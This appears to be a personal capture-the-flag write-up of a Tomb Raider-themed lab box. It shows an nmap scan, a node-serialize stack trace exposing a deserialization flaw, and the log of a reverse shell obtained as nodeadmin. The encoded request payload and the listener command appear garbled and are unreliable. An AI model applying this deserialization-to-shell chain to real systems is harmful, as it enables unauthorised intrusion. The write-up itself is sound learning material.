


## Easy/Medium box. There are 2 ways to get root

Okay, that's all the info we got. As a fan of the Tomb Raider movies, I like this box's name. I also think Alicia Vikander was awesome in the last movie. And she's 100x cuter than Angelina Jolie. Fight me.

```
(kali㉿kali)-[~]
$ nmap -A 192.168.1.144
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 21:03 WEST
Nmap scan report for 192.168.1.144
Host is up (0.00042s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 95:68:04:c7:42:03:04:cd:00:4e:36:7e:cd:4f:66:ea (RSA)
|   256 c3:06:5f:7f:17:b6:cb:bc:79:6b:46:46:cc:11:3a:7d (ECDSA)
|_  256 63:0c:28:88:25:d5:48:19:82:bb:bd:72:c6:6c:68:50 (ED25519)
666/tcp    open  http      Node.js Express framework
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.01 seconds
```

666 is a web server



Under Construction, Come Back Later!

Dirbuster has exactly 0 directories found

Port 666 was usually dedicated to the DOOM video game.

This is only shown on the first time I access the page. For the other times, this is presented


```
SyntaxError: Unexpected token v in JSON at position 0
    at JSON.parse (<anonymous>)
    at Object.exports.unserialize (/home/nodeadmin/.web/node_modules/node-serialize/lib/serialize.js:62:16)
    at /home/nodeadmin/.web/server.js:12:29
    at Layer.handle [as handle_request] (/home/nodeadmin/.web/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/nodeadmin/.web/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/nodeadmin/.web/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/nodeadmin/.web/node_modules/express/lib/router/layer.js:95:5)
    at /home/nodeadmin/.web/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/nodeadmin/.web/node_modules/express/lib/router/index.js:335:12)
    at next (/home/nodeadmin/.web/node_modules/express/lib/router/index.js:275:10)
```

So, **nodeadmin** is a target user

## <https://ajinabraham.com/blog/exploiting-deserialization-bugs-in-nodejs-modules-f-or-remote-code-execution>

This is disclosure of an exploit we might be interested in

After some time with zap and resending requests, we got a reverse shell. This was pretty hard for me



```
Contexts
  (kati@kali)
  Sites
    $ curl -v 1337
    listening on [any] 1337 ...
    connect to [192.168.1.140] from (UNKNOWN) [192.168.1.144] 38164
    Connected!
    GET /
    whoami
    nodeadmin
    /bin/bash -i
    bash: cannot set terminal process group (831): Inappropriate ioctl for device
    bash: no job control in this shell
    [nodeadmin@localhost ~]$ whoami
    nodeadmin
    [nodeadmin@localhost ~]$ |
```

Request	Response
Method	Header
Text	Text
LDKJEDLWNYWXMDESMTTEZEDQWEDQXEDDSED	
w4MCw30Sw4Miw4NCw0NCwzMiw3Miw30Sw4	
LDMYLDMYLDMYLDMYLDEx0Cw5NywxMTQsMz	
M5LDQ0LDKxLDKzLDQxLDU5LDEwLDMYLDMY	
NCw2NywxMTESMTEwLDExMCwxMDEs0TksMT	

/etc/passwd shows 2 users, **nodeadmin** and **fireman**

I created it and added myself to the `authorized_keys` thingy

I had to check the writeup. Apparently there is a process called “ss-manager” run as root by fireman, but It doesn’t show on my machine for some reason. Unfortunately, our journey into the temple must end now :(